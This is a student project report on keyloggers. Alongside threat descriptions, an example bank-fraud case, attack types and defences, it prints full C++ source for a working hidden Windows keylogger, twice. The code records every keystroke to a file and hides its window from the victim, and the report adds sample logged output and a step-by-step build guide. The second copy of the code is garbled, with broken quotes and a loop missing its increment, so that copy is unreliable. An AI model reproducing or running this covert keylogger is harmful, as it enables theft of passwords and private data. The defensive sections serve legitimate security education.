CYBERSECURITY – MAJOR PROJECT REPORT

TOPIC: KEYSTROKE LOGGING

NAME: JYOTHIKA JAYAPRAKASH

BATCH: APRIL-MAY (2022)

INDEX

KEYSTROKE LOGGING

At its most basic definition, a keylogger is a function which records or keystrokes on a computer. Taken at this basic level, keystroke logging looks harmless. But, in the hands of a hacker or a cybercriminal, a keystroke logging is a potent tool to steal away your information.

WHY IS KEYSTROKE LOGGING A THREAT?

Keyloggers are a serious threat to users and the users' data, as they track the keystrokes to intercept passwords and other sensitive information typed in through the keyboard. This gives hackers the benefit of access to PIN codes and account numbers, passwords to online shopping sites, email ids, email logins, and other confidential information, etc.


When the hackers get access to the users' private and sensitive information, they can take advantage of the extracted data to perform online money transaction the user's account. Keyloggers can sometimes be used as a spying tool to compromise business and state-owned company's data.

HOW DOES KEYSTROKE LOGGING SPREAD?

- Keyloggers can be installed when a user clicks on a link or opens an attachment/file from a phishing mail
- Keyloggers can be installed through webpage script. This is done by exploiting a vulnerable browser and the keystroke logging is launched when the user visits the malicious website.
- A keylogger can be installed when a user opens a file attached to an email
- A keylogger can be installed via a web page script which exploits a browser vulnerability. The program will automatically be launched when a user visits an infected site
- A keylogger can exploit an infected system and is sometimes capable to download and install other malware to the system.

HOW CYBERCRIMINALS USE KEYLOGGERS

One of the most publicized keylogging incidents recently was the theft of over $1million from client accounts at the major Scandinavian bank Nordea. In August 2006 Nordea clients started to receive emails, allegedly from the bank, suggesting that they install an antispam product, which was supposedly attached to the message. When a user opened the file and downloaded it to his/ her computer, the machine would be infected with a well known Trojan called Haxdoor. This would be activated when the victim registered at Nordea’s online service, and the Trojan would display an error notification with a request to re-enter the registration information. The keylogger incorporated in the Trojan would record data entered by the bank's clients, and later send this data to the cyber criminals' server. This was how cyber criminals were able to access client accounts, and transfer money from them. According to Haxdoor's author, the Trojan has also been used in attacks against Australian banks and many others.



HOW DO HACKERS INSTALL A KEYLOGGER?

A hacker employs a Trojan virus as a delivery tool to install a keylogger. But way before one is downloaded onto your system, a hacker will use two different methods to get it into your computer. And both ways involve your participation.

(i) The first method involves phishing. Phishing is the act of faking an email from a legitimate company to fish for passwords and credit card numbers. Sometimes, these emails contain attachments which download programs stealthily into your computer once you click on them.


(ii) For the second method, the hacker researches on his intended victim beforehand in order to find a weakness in her or his online habits. Let's say a hacker finds out the victim habitually visits porn sites, the hacker might craft an email with a fake coupon for a membership into an exclusive erotic website. Since this method targets a particular fondness of the victim, there's a large chance of success that the he or she will download the fake attachment, unknowingly installing the keylogger.

```
/*==============================KEYLOGGER PROGRAM=============================*/

#include<iostream>
#include <windows.h>
#include <winuser.h>

using namespace std;

/*----------------------------PROTOTYPES---------------------------*/

int Save (int key_stroke, char *file);
void Stealth();

/*-----------------------------------------------------------------*/

int main() {
    Stealth();
    char i;

    while (1) {
        for(i = 8; i <= 190; i++) {
            if (GetAsyncKeyState(i) == -32767)
                Save(i, "LOG.txt");
        }
    }
    system("PAUSE");
    return 0;
}

/*****************************************************************/

/*-----------------Save(int key_stroke, char *file)----------------*/

int Save (int key_stroke, char *file) {
    if ((key_stroke == 1) || (key_stroke == 2))
        return 0;

    FILE * OUTPUT_FILE;
    OUTPUT_FILE = fopen(file, "a+");

    cout << key_stroke << endl;

    if (key_stroke == 8)
        fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
    else if (key_stroke == 13)
        fprintf(OUTPUT_FILE, "%s", "\n");
    else if (key_stroke == 32)
        fprintf(OUTPUT_FILE, "%s", " ");
    else if (key_stroke == VK_TAB)
        fprintf(OUTPUT_FILE, "%s", "[TAB]");
    else if (key_stroke == VK_SHIFT)
        fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
    else if (key_stroke == VK_CONTROL)
        fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
    else if (key_stroke == VK_ESCAPE)
```

```
        fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
    else if (key_stroke == VK_END)
        fprintf(OUTPUT_FILE, "%s", "[END]");
    else if (key_stroke == VK_HOME)
        fprintf(OUTPUT_FILE, "%s", "[HOME]");
    else if (key_stroke == VK_LEFT)
        fprintf(OUTPUT_FILE, "%s", "[LEFT]");
    else if (key_stroke == VK_UP)
        fprintf(OUTPUT_FILE, "%s", "[UP]");
    else if (key_stroke == VK_RIGHT)
        fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
    else if (key_stroke == VK_DOWN)
        fprintf(OUTPUT_FILE, "%s", "[DOWN]");
    else if (key_stroke == 190 || key_stroke == 110)
        fprintf(OUTPUT_FILE, "%s", ".");
    else
        fprintf (OUTPUT_FILE, "%s", &key_stroke);

    fclose(OUTPUT_FILE);
    return 0;
}

/*******************************************************************/

/*-----------------------------Stealth()---------------------------*/

void Stealth() {
    HWND Stealth;
    AllocConsole();
    Stealth = FindWindowA("ConsoleWindowClass", NULL);
    ShowWindow(Stealth, 0);
}

/*******************************************************************/
/*------------------------END OF PROGRAM---------------------------*/
```

OUTPUT

OUTPUT FILE “LOG.txt” (stored in the same file as the executable Keylogger program)



```
HEY[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]START STYPING[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE]TYPING[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE] [BACKSPACE][SHIFT]HIJDXNJSBHBSHB[BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][SHIFT][SHIFT]THIS IS BEING LOGGED ONTO A
KEYLOGGER FILE[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][SHIFT]
THIS IS A KEYLOGGER FILE[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]
[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][CONTROL]NTHE KEYSTROKED
[BACKSPACE]S ARE LOGGED ONTOT [BACKSPACE][BACKSPACE] THE [SHIFT][LEFT][SHIFT]LOGTXT[RIGHT] FILE
[SHIFT]THIS IS HOW WHAT WE TYPE IS RECORDED INTO THE ATTACKED[BACKSPACE]RS TEXT FILE WHICH IS SENT TO HIMHER VIA EMAIL OR
OTHER MODESS[UP][UP][DOWN][DOWN]▯▯[CONTROL]D[CONTROL]SNIPPING
[CONTROL]V[CONTROL]BAEKHYUN YUO[BACKSPACE][BACKSPACE]OUNG
[RIGHT][RIGHT]

KEYLOGGERS CAN POSE SERIOUS THREATS TO USERS AS THEY CAN INTERCEPT PASSWOR D[BACKSPACE][BACKSPACE]D[BACKSPACE]S AND OTHE
[BACKSPACE]R CONFIDENTIAL INFORMATION ENTERED THRUOGH THE KEYBOARD [SHIFT]AS A RESULT CYBERCRIMINALS CAN STEAL [SHIFT]
PIN CODES BANK ACCOUNT NUMBERS PASSWORDS TO EMAILS AND SOCIAL NETWORKING ACCOUNT CREDENTIALS

[BACKSPACE][SHIFT]THESE CREDENTIALS CAN LATER BE USED TO STEAL THE VICTIMS[BACKSPACE]S MONEY IDENTITY AND POSSIBLY EXTORT
INFORMATION AND MONEY FROM CLOSE RELATIVES
```

STEPS INVOLVED IN CODING

Step 1: Declaring header directives to include the standard functions

```
#include <iostream>
using namespace std;     //used to avoid the compilation errors because of
redefinition of variables.
#include <windows.h>
#include<winuser.h>
```

Right now we only need these three header directives. These are mandatory.

Step 2: Declaring global calls

```
int SaveLogs (int key_stroke, char *file);
void Stealth();  //Declare stealth function to make the keylogger hidden.
```

Step 3: Main Function

(a mandatory field, this executes the complete code and separate functions or classes)

```
int main()
{
Stealth();        // Calling the stealth function.
char i;           //Declaring ‘i’ from the type ‘char’

while (1)     // Execute the code ‘while (1)’
{
for(i = 8; i <= 190; i )
{
if (GetAsyncKeyState(i) == -32767)
SaveLogs (i,”MYLOGS.txt”);    // This will send the value of ‘i’ and “MYLOGS.txt” to the
SaveLogs function.
}
}
system (“PAUSE”); // Here we say that the systems have to wait before exiting.
return 0;
}
```

Step 4: Writing capturing keys logic

```
// Defining the SaveLogs function.

int SaveLogs (int key_stroke, char *file)
{
    if ( (key_stroke == 1) || (key_stroke == 2) )
        return 0;


    FILE *OUTPUT_FILE;
    OUTPUT_FILE = fopen(file, “a “);

    cout << key_stroke << endl;


        if (key_stroke == 8)  // The numbers stands for the ascii value of a
character
        fprintf(OUTPUT_FILE, “%s”, “[BACKSPACE]”);
        else if (key_stroke == 13)
        fprintf(OUTPUT_FILE, “%s”, “n”);
        else if (key_stroke == 32)
        fprintf(OUTPUT_FILE, “%s”, ” “);
        else if (key_stroke == VK_TAB)
        fprintf(OUTPUT_FILE, “%s”, “[TAB]”);
            else if (key_stroke == VK_SHIFT)
        fprintf(OUTPUT_FILE, “%s”, “[SHIFT]”);
            else if (key_stroke == VK_CONTROL)
        fprintf(OUTPUT_FILE, “%s”, “[CONTROL]”);
                else if (key_stroke == VK_ESCAPE)
        fprintf(OUTPUT_FILE, “%s”, “[ESCAPE]”);
                else if (key_stroke == VK_END)
        fprintf(OUTPUT_FILE, “%s”, “[END]”);
                    else if (key_stroke == VK_HOME)
        fprintf(OUTPUT_FILE, “%s”, “[HOME]”);
                    else if (key_stroke == VK_LEFT)
        fprintf(OUTPUT_FILE, “%s”, “[LEFT]”);
                        else if (key_stroke == VK_UP)
        fprintf(OUTPUT_FILE, “%s”, “[UP]”);
                        else if (key_stroke == VK_RIGHT)
        fprintf(OUTPUT_FILE, “%s”, “[RIGHT]”);
                            else if (key_stroke == VK_DOWN)
        fprintf(OUTPUT_FILE, “%s”, “[DOWN]”);
                            else if (key_stroke == 190 || key_stroke == 110)
        fprintf(OUTPUT_FILE, “%s”, “.”);
```

```
              else
                fprintf(OUTPUT_FILE, “%s”, &key_stroke);


fclose (OUTPUT_FILE);
  return 0;
}
```

Step 5: Stealth function

This part of the code will help us hide the keylogger from the victim and keep the program window hidden.

```
void Stealth()
{
 HWND Stealth;
 AllocConsole();
 Stealth = FindWindowA(“ConsoleWindowClass”, NULL);
 ShowWindow(Stealth,0);
}
```

SECURITY CONCERNS OF KEYLOGGER IN CYBERSECURITY

The world–renowned Australian Computer Emergency Response Team (ausCert), has published a report showing that 80 percent of all keyloggers are not detectable by anti-virus software, anti-spyware software, or firewalls.

Identity thieves have also been known to portray themselves as kids on popular teen sites and share infected files. Listed below are just some of the creative ways in which Identity thieves have been known to distribute their keyloggers:

- MP3 music files
- E-mail attachments
- Clicking on deceptive pop–ups
- P2P networks
- AVI files (i.e., "YouTube" or other videos)
- A legitimate Web site link, picture, or story that was malfaced
- Downloaded games or any other PC tools or programs
- Faked malicious Web sites that impersonate popular sites (sites such as Google, eBay, Amazon, Yahoo, banks) or anti-virus programs

Why Anti–Virus Program doesn't stop Keyloggers?

Anti-virus programs are reactive programs. They can only stop and detect against "known" and already "catalogued" viruses; they cannot protect you against a brand new virus that has just been written. Most anti-virus software requires a frequently updated database of threats. As new virus programs are released, anti-virus developers discover and evaluate them, making "signatures" or "definitions" that allow their software to detect and remove the virus.

This update process can take anywhere from several months up to a full year for your anti-virus manufacturer to build a "fix" for a single virus. It is estimated that there are currently millions of new viruses introduced on the Internet every month. It is an impossible task to immediately identify a new virus and protect against it. Many recent lab tests have shown that anti-virus is only about 25 percent effective in stopping keyloggers.

Standard security measures for machine-to-machine interfaces do not protect computer systems from keylogger attacks. Human-to-machine interfaces must be considered to combat keylogger intrusions. The judicious use of keyloggers by employers and computer owners could, in some situations, improve security, privacy, and efficiency. But the possible positive effects must be balanced against the possible negative effects on employees, users, and children.

Software Keyloggers

This is the most common type of keylogger because it's the most efficient for rapid and large-scale distribution by cybercriminals.

Software keyloggers are commonly installed through phishing or social engineering attacks.

During these attacks, a victim is presented with a seemingly innocent email that's infected with either malicious links or attachments. Interacting with any of these items initiates a clandestine keylogger installation sequence.

Keylogger spyware can also be hidden within compromised websites. In 2018, the online office suite Zoho was forced to suspend many of its .com and .eu domains after they were found to host keylogger phishing campaigns.

Keylogging software has two primary components:

- ✓ A Dynamic Link Library (DLL) file
- ✓ An executable file

The executable file installs the DLL file and initiates it. Once triggered, the DLL file records user keystrokes and sends the data to the cybercriminal's servers.

Once a software keylogger has been installed, it can be used for any of the following types of cyberattacks:

- ❖ **Kernel Keylogger Attacks -** Kernel mode keyloggers are the most common type of keylogging software and they're also the hardest to detect. Kernel keyloggers use filter drivers to intercept privileged access credentials.
- ❖ **"Form Grabbing" Keylogger Attacks -** These keyloggers work by intercepting data submitted into a website form before it's transmitted to the webserver.
- ❖ **API-Based Keylogger Attacks -** During these attacks, a keylogger is positioned at the Application Programming Interface (API) to intercept keyboard strokes sent to a targeted software.
- ❖ **Malware Infected Mobile Apps -** During this attack, mobile apps infected with keylogging malware are published into app stores as a free download. In 2017, Google removed 145 android apps infected with keylogger malware from its Play Store.

Hardware Keyloggers

Hardware keyloggers are physically connected to a targeted device. These attacks require cybercriminals to either physically handle targeted devices, though some can intercept keystrokes without a hardware connection.

Some examples of hardware keylogger cyberattacks are listed below.

- **USB Keylogger Attacks -** During this attack, a USB is connected to a targeted system to deploy keylogger hardware. Social engineering tactics, such as the Trojan Horse, are usually used to convince victims to connect infected USBs.
- **Keyboard Hardware Keylogger Attacks -** When a keylogger is physically built into a keyboard connection or within its keyboard software. This type of attack might seem highly unlikely but it does happen. In 2017, hundreds of HP laptops were shipped to customers with their touchpad drivers infected with keylogging code.
- **Hidden Camera Keylogger Attack** - This type of attack does not require a physical connection to the target device. Hidden cameras are strategically positioned near victims to capture their keystrokes.

PROTECTION FROM KEYLOGGERS

Keylogger injection can be minimized to a certain extent by adopting the following cybersecurity practices.

1. Using a Virtual Keyboard

Virtual keyboards are onscreen keyboards that accept user commands instead of a physical keyboard. Because the processes behind their information input are very different from physical keyboards, virtual keyboard commands are much harder to intercept with keyloggers.

This is why virtual keyboards are highly recommended for increasing login security for financial services.

2. Prevent Files and Applications from Self-Running

Disabling self-running files could prevent hardware keylogger attacks. USBs loaded with keyloggers depend upon this automatic initiation feature to instantly deliver their keystroke logger malware once connected.

3. Use Multi-Factor Authentication

A strong password policy with multi-factor authentication is a form of access control which could prevent cybercriminals from accessing sensitive resources even if they have the keylogger records for passwords.

This is because, with multi-factor authentication, a user's password is only a single component of an access chain. Without the supporting authentication codes, login credentials alone are almost useless.

A password manager will further strengthen a password policy by generating complex passwords and preventing password recycling.

4. Be Skeptical of All Messages

Always be skeptical of messages received via all channels. This includes emails, text messages to mobile devices and even social media inquiries.

If anything seems too suspicious, always confirm legitimacy by contacting the sender directly via a separate new message.

5. Keep Anti-Spyware Updated

Up-to-date anti-spyware software and antivirus software is capable of detecting the latest keystroke logging threats across most operating systems.

CONCLUSION

The keylogger malware has become a popular mode, primarily because it would be hard to detect any intrusion through such a technique unless you notice a loss of data from your device. While the best option is to follow the steps of prevention and keep away from keyloggers, it is also essential that we learn how to remove a keylogger in the case that we suspect one.

The bad news is that we probably are not going to be able to remove a keylogger on our own. One might find some websites that recommend hunting through the operating system's task manager or list of installed programs and deleting anything that looks unfamiliar or suspicious. While that's not a terrible idea, a keylogger of any degree of sophistication will not be visible in those contexts.

The good news is that endpoint security suites almost all delete malware in addition to detecting it. If we search through reviews and ratings of anti-keylogger software, like the ones from AntiVirus Guide or Best Antivirus Pro, what we find are lists of the heavy hitter antivirus and endpoint protection vendors, like McAfee, Kaspersky, Norton, Bitdefender, and so on. If an endpoint protection suite is found, it will almost certainly do the job when it comes to cleaning your computer of keylogger software.